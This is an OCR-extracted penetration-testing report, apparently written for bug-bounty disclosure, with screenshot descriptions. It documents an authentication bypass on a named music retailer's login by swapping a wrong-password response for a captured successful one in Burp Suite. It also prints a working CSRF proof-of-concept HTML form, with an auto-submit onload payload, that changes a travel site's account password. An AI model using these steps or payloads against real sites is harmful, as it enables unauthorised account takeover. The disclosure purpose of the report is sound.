
Activate Windows
Go to Settings to activate Windows 0 highlights

Event log (5) All issues

Type here to search


Vulnerability Assessment and Penetration Testing

- Step 6: - Now, Here I will try capture the request **with wrong password**.



The screenshot shows a web browser window for the iMusic Bug Bounty Program. The URL in the address bar is <https://imusic.co/page/login>. The page content is a login form with fields for 'Email or customer no.' and 'Password'. The 'Email or customer no.' field contains the value '@gmail.com', which is highlighted with a yellow box. Below the form are 'NEXT >' and 'Forgot your password? New user?' links. The browser taskbar at the bottom shows various pinned icons.

- Step 7: - Here you can see the request.



The screenshot shows the Burp Suite Community Edition interface, specifically the Proxy tab. It displays a captured POST request to <https://imusic.co:443>. The request details pane shows the full HTTP message, including the method, headers, and body. The body includes a form with a token and email fields. The status code is 200 OK. The browser taskbar at the bottom shows various pinned icons.

Vulnerability Assessment and Penetration Testing

- Step 8: - Here I right click and Do intercept and Response to this request.

The screenshot shows the Burp Suite interface with a POST request to `https://imusic.co:443/page/login`. The 'Proxy' tab is selected. A context menu is open over the request, with the option 'Response to this request' highlighted under the 'Do intercept' submenu. The status bar at the bottom indicates 'Memory: 160.5MB' and the date '11/13/2024'.

- Step 9: - Here you can see the message in Response that is the password was not correct.

The screenshot shows the Burp Suite interface with the response from `https://imusic.co:443/page/login`. The response body contains the message `The password was not correct.` The status bar at the bottom indicates 'Memory: 161.6MB' and the date '11/13/2024'.

Vulnerability Assessment and Penetration Testing

- Step 10: - Here copy the response. (This poc from step 5 which is login with correct password)


The screenshot shows the Burp Suite interface with the 'Proxy' tab selected. In the 'Response' pane, the captured response is displayed. The status line at the top of the response pane shows "HTTP/2 200 OK". The response content is an HTML page with a title "Redirecting to https://imusic.co/" and a link back to the login page. A context menu is open over the response body, with the "Copy" option highlighted.

- Step 11: - Here I paste the Response which I copied. (This POC from step 10 which response with wrong password.) And I forward the Request.

The screenshot shows the Burp Suite interface with the 'Proxy' tab selected. In the 'Response' pane, the captured response is displayed. The status line at the top of the response pane shows "HTTP/2 200 OK". The response content is an HTML page with a title "Redirecting to https://imusic.co/" and a link back to the login page. A context menu is open over the response body, with the "Copy" option highlighted.

Vulnerability Assessment and Penetration Testing

- Step 12: - Here you can see the successfully login.



Observation

Authentication bypass vulnerability allows hackers to perform malicious activities by bypassing the authentication mechanism of the devices.

04. CROSS SITE REQUEST FORGERY (CSRF)

Description	
The end-user perform unwanted actions within a web application that has already granted them authentication.	
Affected Resource / Parameter	Severity
https://livingamalfi.com/	HIGH
Impact / Consequences	
The impact of a successful CSRF attack can therefore be quite severe. Attackers often rely on social engineering techniques (e.g., phishing, usually by sending a link by email, which aims to redirect a user to a malicious site) to increase the chances of success.	
Recommendations	
<ul style="list-style-type: none"> ✓ Implementing CSRF token to prevent attacks ✓ Using the SameSite attribute on cookies to counter CSRF attacks ✓ Use Advanced Validation Techniques to Reduce CSRF 	
Tools Used	References
Burp-suite	https://portswigger.net/burp
Vs Code	https://code.visualstudio.com/download
CWE	OWASP Top 10
352	A8:2013 – Cross-Site Request Forgery
Proof of Vulnerability	

Vulnerability Assessment and Penetration Testing

→ Here you can see the website of openbugbounty that is use for vulnerability testing.

The screenshot shows a Microsoft Edge browser window displaying the openbugbounty website at <https://www.openbugbounty.org/bugbounty/jdengineer2/>. The page content includes information about the bug bounty program, submission guidelines, and a section titled "Latest Patched" which lists various vulnerabilities with their dates and URLs. A Windows taskbar is visible at the bottom.

livingamalfi.com runs a bug bounty program to ensure the highest security and privacy of its websites. Everyone is eligible to participate in the program subject to the below-mentioned conditions and requirements of livingamalfi.com

Open Bug Bounty performs triage and verification of the submissions. However, we never intervene to the further process of vulnerability remediation and disclosure between livingamalfi.com and researchers.

Bug bounty program allow private and public submissions.

Bug Bounty Scope

The following websites are within the scope of the program:

livingamalfi.com

Non-intrusive Submissions Handling

The following section encompasses submission of the vulnerabilities that do not require intrusive testing as per Open Bug Bounty rules:

- Cross Site Scripting (XSS)
- Open Redirect
- Cross Site Request Forgery (CSRF)
- Improper Access Control

Activate Windows
04.12.2023 by BAx99x Go to Settings to activate Windows.
Unmasking the Power of Cross-Site Scripting (XSS): Types, Exploitation,

- Step 1: - Visit Website.

The screenshot shows a Microsoft Edge browser window displaying the livingamalfi.com website at <https://livingamalfi.com>. The page features a large image of a coastal town built on a hillside overlooking the sea. The text "Hi! When will your dream come true?" is displayed above a search bar where users can select arrival and departure dates. A cookie consent message at the bottom states: "This website uses functional cookies to ensure you get the best experience on our website. [Learn more](#)". A Windows taskbar is visible at the bottom.

Accommodation Tours Boat tours Hiking English EUR

Hi! When will your dream come true?

Select the arrival and departure dates:

2024-10-29 2024-11-05 SEARCH


This website uses functional cookies to ensure you get the best experience on our website. [Learn more](#)

Activate Windows
Go to Settings to activate Windows.


CHAT WITH US Got it!

Vulnerability Assessment and Penetration Testing

- Step 2: - Here, we are Register the account.



- Step 3: - After the register, we are Log in this account with email and password.



Vulnerability Assessment and Penetration Testing

- Step 4: - Here you can see the successfully log in website.


The screenshot shows a web browser window with the URL <https://livingamalfi.com/>. The page title is "Home - bapuu - Living Amalfi". A blue header bar displays the text "Password updated". Below the header, there's a navigation menu with links for Dashboard, Bookings, Messages, Favorites, and Help. On the right side of the header, there's a user profile icon for "bapuu patel" and a "Settings" link. The main content area starts with a "Welcome bapuu!" message and a brief introduction. It features a section titled "Make your next holiday come true!" with a date range selector from "10/29/2024 - 11/05/2024" and a "Update calendar and search" button. Another section titled "Chat with insiders!" encourages users to interact with locals, with a "Send a message now" button. At the bottom right of the page, there's an "Activate Windows" message with a link to Settings. The browser's taskbar at the bottom shows various pinned icons, and the system tray indicates the date as 29-10-2024 and time as 22:16.

- Step 5: - Now, we are writing a new password and click on the update button.


The screenshot shows a web browser window with the URL <https://livingamalfi.com/>. The page title is "Settings - bapuu - Living Amalfi". The main content area is titled "Settings". It contains two main sections: "CHANGE PASSWORD" and "RECEIVE E-MAILS". In the "CHANGE PASSWORD" section, there are fields for "New password" and "Repeat password", both containing placeholder text "*****". In the "RECEIVE E-MAILS" section, there are checkboxes for "Subscribe to the Newsletter" and "Subscribe to the Secret Special offers (for registered users only)". There are also sections for "Notifications" and "Reminders", each with its own set of checkboxes. A prominent blue "Update" button is located at the bottom right of the settings panel. At the bottom right of the page, there's an "Activate Windows" message with a link to Settings. The browser's taskbar at the bottom shows various pinned icons, and the system tray indicates the date as 29-10-2024 and time as 22:17.

Vulnerability Assessment and Penetration Testing

- Step 6: - Here we are capture the request of new password.



- Step 7: - After Go to Engagement tools and Generate CSRF POC.



Vulnerability Assessment and Penetration Testing

- Step 8: - Here you can see the CSRF token Generated and copy this HTML code.

The screenshot shows the Burp Suite Professional interface. In the center, there's a large text area titled "CSRF HTML:" containing the generated CSRF exploit. The exploit is a POST form with several hidden fields, including "psw" and "psw2", both set to "1234". Below the main text area are buttons for "Regenerate", "Test in browser", "Copy HTML", and "Close". To the right of the main window, there are two smaller "Inspector" panes showing request and response details. At the bottom of the screen, a Windows taskbar is visible with various icons and system status information.

```
<!-- CSRF PoC - generated by Burp Suite Professional -->
<form action="https://livingamalfi.com/.../index.php" method="POST">
<input type="hidden" name="psw" value="1234" />
<input type="hidden" name="psw2" value="1234" />
<input type="hidden" name="new" value="on" />
<input type="hidden" name="off" value="on" />
<input type="hidden" name="mex" value="on" />
<input type="hidden" name="ckn" value="on" />
<input type="submit" value="Submit request" />
```


- Step 9: - In the vs code we are paste the CSRF token.

The screenshot shows Microsoft Visual Studio Code with a dark theme. A file named "csrf.html" is open in the editor. The code is identical to the one shown in the Burp Suite screenshot, featuring a POST form with hidden fields "psw" and "psw2" both set to "1234". The code is syntax-highlighted, and the cursor is positioned within the "psw" field. The status bar at the bottom indicates "Ln 12, Col 12" and "Spaces: 2".

```
<!-- CSRF PoC - generated by Burp Suite Professional -->
<form action="https://livingamalfi.com/.../index.php" method="POST">
<input type="hidden" name="psw" value="1234" />
<input type="hidden" name="psw2" value="1234" />
<input type="hidden" name="new" value="on" />
<input type="hidden" name="off" value="on" />
<input type="hidden" name="mex" value="on" />
<input type="hidden" name="ckn" value="on" />
<input type="submit" value="Submit request" />
```

Vulnerability Assessment and Penetration Testing


- Step 10: - Here we are change the password and also add the payload `<onload="document.forms['modify'].submit()">` in body tag.



The screenshot shows a Notepad window with the file name 'cfrfnew.html'. The code is a proof-of-concept (PoC) for a CSRF attack, generated by Burp Suite Professional. It includes a script that changes the password to 'Bapu@2102' and submits the form via a POST request to 'https://livingamalfi.com/'. The payload is highlighted with red boxes.

